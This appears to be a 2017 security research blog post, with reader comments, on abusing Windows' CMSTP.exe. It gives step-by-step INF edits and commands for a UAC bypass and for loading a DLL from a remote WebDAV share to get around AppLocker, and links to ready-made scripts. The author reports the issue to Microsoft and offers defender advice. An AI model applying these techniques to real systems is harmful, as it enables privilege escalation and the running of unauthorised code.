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## Research on CMSTP.exe



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Whenever I have a chance I use my time diving into Windows internal binaries to uncover hidden functionality. This blogpost is

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dedicated to things I have discovered with the CMSTP.exe binary file.

I found a UAC Bypass using sendkeys and a way to load DLL files from a Webdav server. I know the bypass I discovered is kind of noobish, but if this blogpost inspires someone to do some more research or come up with something better I am satisfied. There is probably even more stuff to be uncovered in this binary so please go ahead.

I have reported this to MSRC and the case is closed from their side.

UAC bypasses is not something Microsoft prioritizes and the correct way setting up things is to prevent local administrator access for the end-users. (UAC is not a security boundary)

If you want to read more about UAC and its insecurity I recommend reading [James Foreshaw's](https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-1.html) excellent blogposts on the topic:  
<https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-1.html>  
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# TL;DR – UAC BYPASS

Download this inf and this script and save them on a system:

<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypasscmstp-ps1>  
<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypass-inf>

## Update 22.08.2017:

Tyler created an updated version of this script that is way more awesome than my original. The script does not need the inf file and the script is self-contained.

You can find it here:

<https://gist.github.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1#file-uacbypasscmstp-ps1>

Adjust script and run.

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
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### TL;DR – Load DLL from Webdav

Download these files (file names are important):

<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-corpvpn-cmp>

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
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<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-corpvpn-inf>

Adjust the [RegisterOCXSection] in the inf file to point to your DLL hosted on your Webdav server.

Then run this command (The names of the files are important):


```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
```



## UAC Bypass – Walkthrough


In this section of my post I want to go through all the steps I did to get this working. I know there is a lot of screenshots, but I thought I would give you everything I have. 😊

If you start cmstp.exe with no parameters you get this:




I figured out it would be interesting to see how we can create these profiles and how they are installed.

After some reading I found out that CMAK (Connection Manager Administration Kit) is a Windows feature so I went ahead and enabled it like this Windows like this:





When the feature is done installing you can start CMAK by finding it in the start menu.

The Icon looks like this:



After starting CMAK you are presented to wizard. The following screenshots are the options I choose when I did this:





Connection Manager Administration Kit Wizard

**Create or Modify a Connection Manager profile**

A Connection Manager profile is a collection of all of the configuration settings for a connection to a remote network.

To create a Connection Manager profile, click New profile, or select an existing profile from the list and change its name on the next page.

To modify a Connection Manager profile, click Existing profile, and then click the Connection Manager profile that you want to modify in the list.

☒ New profile

☐ Existing profile:

< Back   Next >   Cancel

Connection Manager Administration Kit Wizard

**Specify the Service Name and the File Name**

The service name identifies the profile in Connection Manager and is how it is recognized by your users. The file name identifies the Connection Manager profile on disk (for example, the name that appears in a browser).

Type the name that will appear in Connection Manager (for example, Corporate Network).

Service name:

CorpVPN

Type the file name that will identify the Connection Manager profile (including its executable file, the folder that contains the profile, and related files) on disk.

File name:

CorpVPN

< Back   Next >   Cancel

Connection Manager Administration Kit Wizard

**Specify a Realm Name**  
Dial-up networks sometimes use realm names for routing and authentication.

Specify a realm name if your service requires one and you want Connection Manager to add it automatically when users try to connect.

☒ Do not add a realm name to the user name

☐ Add a realm name to the user name

Realm name (include separator character):

☐ Before the user name (for example, Microsoft/UserName)

☒ After the user name (for example, UserName@Microsoft.com)

< Back Next > Cancel

Connection Manager Administration Kit Wizard

**Merge Information from Other Profiles**  
Merging profiles adds phone book information, such as access numbers or VPN host addresses, from one or more separate profiles into this profile.

To merge information from an existing profile into this profile, click the existing profile in Existing profiles, and then click Add to move it to Profiles to be merged.

Existing profiles:

Profiles to be merged:

Add >

< Remove

< Back Next > Cancel

Connection Manager Administration Kit Wizard

### Add Support for VPN Connections

A Connection Manager profile can connect to a remote network by using a virtual private network (VPN) either through a dial-up connection or the Internet.

To add support for VPN connections to this profile, select the appropriate check box, and then provide the name or IP address of a VPN server.

☐ Phone book from this profile

☐ Phone books from the merged profiles

VPN server name or IP address

☒ Always use the same VPN server

☐ Allow the user to choose a VPN server before connecting

☐ Use the same user name and password for VPN and dial-up connections

< Back Next > Cancel

Connection Manager Administration Kit Wizard

### Specify an Automatic Phone Book Update Server

A server running Connection Point Services can update the phone book every time a user connects with this profile.

Specify the name of the phone book that you want the server to update. If you did not specify a phone book name on the previous page, the server will download this phone book the first time that a user connects with this profile.

Phone book name:

CorpBook

Type the URL for the Connection Point Services server from which phone book updates will be downloaded.

Connection Point Services server:

http:// msitpros.com

< Back Next > Cancel

Connection Manager Administration Kit Wizard

### Configure Dial-up Networking Entries

A dial-up networking entry contains additional configuration information for one or more phone numbers in the phone book, including IP settings to use and scripts to run.

Specify the dial-up networking entry that you want to customize. You must type each entry name exactly as it appears in the phone book for this Connection Manager profile.

Dial-up networking entries:

|                   |
|-------------------|
| CorpVPN <Default> |
|-------------------|

New... Edit... Delete

< Back Next > Cancel

Connection Manager Administration Kit Wizard

### Specify Routing Table Updates

Entries in a routing table control how client computers exchange data with other networks. You can enhance security by controlling the routes that are available to client computers that are connected with your profile.

Update the routing table for client computers by including a route file with this Connection Manager profile, downloading a route file from a Web site to client computers when they connect, or both.

☒ Do not change the routing tables

☐ Define a routing table update

Route file to include:

Browse...

URL to a route file:

☒ If this URL is unavailable, disconnect the client

< Back Next > Cancel

Connection Manager Administration Kit Wizard

### Configure Proxy Settings for Internet Explorer

You can automatically configure the proxy settings for Internet Explorer for each active connection on a client computer.

To have Connection Manager automatically configure proxy settings, enter the name of your proxy settings file.

☒ Do not configure proxy settings

☐ Automatically copy the Internet Explorer proxy settings for the current user to the tunnel interface.

☐ Automatically configure proxy settings

Proxy settings file:

☐ Restore the users' previous proxy settings after disconnecting

Connection Manager Administration Kit Wizard

### Add Custom Actions



Custom actions perform additional configuration tasks on client computers. You can designate each custom action to run at a specific point during the connection process.

To add a custom action to the Connection Manager profile, click New. To modify an existing custom action, click Edit. To remove a custom action, click Delete. To change the order in which actions run, select an action and click the up and down buttons.

Action type:

Custom actions:

| Description                            | Action Type  |
|--|--------------|
| Download phone book updates <built in> | Post-connect |





Connection Manager Administration Kit Wizard

**Display Custom Icons**  
Icons represent your Connection Manager profile to the user in the Network Center and the Network Connections folder.

In the Connection Manager user interface, display these graphics:

☒ Default icons  
☐ Custom icons (.ico files):

Program icon (32 x 32 pixels):  


Title bar icon (16 x 16 pixels):  


< Back **Next >** Cancel

Connection Manager Administration Kit Wizard

**Include a Custom Help File**  
In Windows 8 and prior versions of Windows, the help file opens when the Connection Manager Help button is clicked. In Windows versions after Windows 8, the help button function has been removed and no help file will be available.

Use this Help (.chm) file

☒ Default Help file  
☐ Custom Help file:

< Back **Next >** Cancel

Connection Manager Administration Kit Wizard

**Display Custom Support Information**  
Support information appears in the main Connection Manager logon window, just above the connection status.

Type the text you want to appear in the logon dialog box.

Support information:

Example: For customer service, dial 1-800-555-0100.

< Back Next > Cancel

Connection Manager Administration Kit Wizard

**Display a Custom License Agreement**  
The license agreement appears when the Connection Manager profile is installed on the client computer.



The user must accept the license agreement, or the installation will not continue.


Enter the name of the text (.txt) file that contains the license agreement you want to use.

File name:


< Back Next > Cancel








The files are now located in that path showed in the wizard. In my case this is:  
C:\Program Files\CMAC\Profiles\Windows Vista and above\CorpVPN\



The .exe and .sed are actually IEXPRESS (a binary used to create an "installer" in Windows) files. They can be ignored. More on IEXPRESS here: <https://en.wikipedia.org/wiki/IExpress>

Now the fun starts.


Create a folder on the root of your C: drive called CMSTP. Copy the CorpVPN.inf file to the folder like this:



Now open the inf file in Notepad and scroll down to the RunPreSetupCommandsSection and add these two lines of code (The first line is the command you want to run elevated):

`c:\windows\system32\cmd.exe`

`taskkill /IM cmstp.exe /F`



```
CorpVPN.inf - Notepad
File Edit Format View Help
RunPostSetupCommands=RunPostUnInstCommandsSection

; The following Run(Pre/Post)SetupCommandsSections allow you to run commands before or
; after the profile is installed.
;
; Similarly the following Run(Pre/Post)UnInstCommandsSections will allow you to run
; commands before or after the profile is uninstalled.
;
; An example command line is:
; Myprogram.exe /<switches> <options>


[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
c:\windows\system32\cmd.exe
taskkill /IM cmstp.exe /F

[RunPostSetupCommandsSection]
; Commands here will be run After setup finishes
```

You also need to comment out two lines with

;

The two lines are  
CopyFiles=Xninstall.CopyFiles,  
Xninstall.CopyFiles.ICM  
AddReg=Xninstall.AddReg.AllUsers




```
; at the bottom.
;
;=====
[version]
Signature=$chicago$
AdvancedINF=2.5

[CmDial32.Dll]
Version=458754
Build=943259648

; -----
; All User Installs
; -----
[DefaultInstall]
SmartReboot=N
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
; CopyFiles=Xninstall.CopyFiles, Xninstall.CopyFiles.ICM
; AddReg=Xninstall.AddReg.AllUsers
RegisterOCXs=RegisterOCXSection
```

Now if you run the following command and  
click ok you will get an elevated prompt:  
C:\Windows\System32\cmstp.exe  
c:\cmstp\corpvpn.inf /au



The strange thing is that this executable is not supposed to “auto elevate”.

If we run the sigcheck tool against the file to dump the manifest we can confirm that this is true:

```
C:\Windows\System32>sigcheck.exe -m cmstp.exe

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\System32\cmstp.exe:
  Verified:      Signed
  Signing date:  21.5.18.03.2017
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Microsoft Connection Manager Profile Installer
  Product:       Microsoft(R) Connection Manager
  Prod version:  7.2.15063.0
  File version:  7.2.15063.0 (WinBuild.160101.0800)
  MachineType:  64-bit
  Manifest:
    <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <!-- Copyright (c) Microsoft Corporation -->
    <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
      <assemblyIdentity
        version="5.1.0.0"
        processorArchitecture="amd64"
        name="Microsoft.Windows.Net.cmstp"
        type="win32"
      />
      <description>Microsoft Connection Manager Profile Installer</description>
      <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
        <security>
          <requestedPrivileges>
            <requestedExecutionLevel
              level="asInvoker"
              uiAccess="false">
            </requestedExecutionLevel>
          </requestedPrivileges>
        </security>
      </trustInfo>
    </assembly>
```

Also, if we check the integrity level of the process we can confirm that it is not elevated by default and is running in medium integrity level:

|                     |        |          |          |                                    |                                     |        |   |
|---------------------|--------|----------|----------|------------------------------------|-------------------------------------|--------|---|
| System Idle Process | 0      | 0 K      | 0        | 0                                  | System                              | System | 0 |
| smss.exe            | 1.10   | 25 920 K | 50 208 K | 1040 Desktop Window Manager        | Microsoft Corporation               | System | 2 |
| explorer.exe        | 0.27   | 59 408 K | 92 968 K | 3556 Windows Explorer              | Microsoft Corporation               | Medium | 2 |
| MSASQUL.exe         |        | 3 008 K  | 9 756 K  | 4972 Windows Defender notific...   | Microsoft Corporation               | Medium | 2 |
| svchost.exe         |        | 2 032 K  | 6 796 K  | 1504                               | Microsoft Corporation               | Medium | 2 |
| cmd.exe             |        | 4 004 K  | 10 336 K | 5136 Windows Command Processor     | Microsoft Corporation               | Medium | 2 |
| conhost.exe         | < 0.01 | 5 388 K  | 16 952 K | 5104 Console Window Host           | Microsoft Corporation               | Medium | 2 |
| smss.exe            |        | 3 008 K  | 9 756 K  | 4972 Windows Defender notific...   | Microsoft Corporation               | Medium | 2 |
| svchost.exe         | 1.25   | 11 572 K | 34 500 K | 4912 Task Manager                  | Microsoft Corporation               | High   | 3 |
| cmd.exe             | < 0.01 | 2 356 K  | 1 044 K  | 4036 Windows host process (Run...  | Microsoft Corporation               | System | 0 |
| cmd.exe             |        | 1 588 K  | 2 116 K  | 4880 Windows host process (Run...  | Microsoft Corporation               | Medium | 2 |
| procexp.exe         |        | 3 160 K  | 10 240 K | 5168 Sysinternals Process Explorer | Sysinternals - www.sysinternals.com | High   | 2 |

The fun thing now is that we can use sendkeys from a script to automate this. All we need to send is enter.  
This feels really old school and noobish, but

works in this case. Microsoft have implemented security measures (UIPI) in the past to prevent sendkey attacks so I am amazed that this works. I think it is a little cool at least....

I created a really simple script that I use to demonstrate this:

<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypasscmstp-ps1>

I also have a pre-made UACBypass.inf file here so you don't have to follow the wizard and do the hassle with installing CMAK:

<https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypass-inf>

I have not had the time to reverse CMSTP to see what goes on behind the curtain as it elevates, but this could be interesting for someone to research further.

I will at least give look if I get some more time.

A gif demonstrating this is placed on the top of the blogpost under the TL;DR section.

#### **UPDATE 16.08.2017:**

FireFOX pointed out one important thing. This research lacks why this is happening. FireFOX has been so kind to explain on twitter on why

this happens.

<Quote> Your research lack explanation of why it happens. The reason is autoelevated COM interface CMLUAUTIL from cmlua.dll, it has ShellExec and some more methods which also maybe out of interest. I think you can just run methods from this interface directly without "sendkeys"

\*CMSTPLUA/cmstplua.dll

</Quote>

FireF0x also posted a gist

here <https://gist.github.com/hfiref0x/196af729106b780db1c73428b5a5d68d> with code on how to do it.

I am really happy that I triggered someone to do more with this and thanks to FireFOX for making this discovery even better. 😊

## DLL loading from Webdav server – Walkthrough

I also found out that you can load DLL files from a Webdav server and execute them. This can for instance be used to bypass AppLocker in certain scenarios.



To do this you can follow the same CMAK wizard as we did in the UAC bypass.

The things you need to add to the INF file is the following (You could also load dll from disk):

```
[RegisterOCXSection]
\\10.10.10.10\webdav\AllTheThings.dll
```

It should look like this:

```
; Similarly the following Run(Pre/Post)UnInstCommandsSections will allow you to run
; commands before or after the profile is uninstalled.
;
; An example command line is:
; Myprogram.exe /<switches> <options>

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install

[RunPostSetupCommandsSection]
; Commands here will be run After setup finishes


[RunPreUnInstCommandsSection]
; Commands here will be run before Uninstall Begins

[RunPostUnInstCommandsSection]
; Commands here will be run after Uninstall Finishes

[RegisterOCXSection]
\\10.10.10.10\webdav\AllTheThings.dll

; -----
; These are the registry entries for installation.
; -----
[Xinstall.AddReg.DesktopIcon]
```

Before you run this command, you will also need to have the CorpVPN.cmp and CorpVPN.cms in the same folder as the inf file:



And of course your DLL file needs to be placed on the Webdav server.

You should now be able to run the following command to load the DLL from a Webdav server.

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
```

Note that this will actually install a VPN profile, I have not found any clever ways of just loading the DLL yet.

AllTheThings.dll is borrowed from the almighty Casey Smith aka @Subtee – And can be found here:

<https://github.com/subTee/AllTheThings> –


Thanks Casey!

**Defenders;** I would start looking into CMSTP and if you have Device Guard/AppLocker I would suggest blocking it. (Unless you are

dependant on using it for VPN connection installation)

Hope you have enjoyed this post and that it inspired you to conduct your own research and maybe you have some own ideas you want to try out on CMSTP.

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Shubham August 20, 2017 



Brilliant post !

Reply

Tyler August 21, 2017 



Hey, killer post! I was able to shorten the UACBypass.inf file to just a few lines. This does not trigger any errors, and also does not install the VPN profile in ncpa.cpl.

<https://pastebin.com/u5fsPLUA> <-- shortened .inf

Reply

Tyler August 21, 2017 



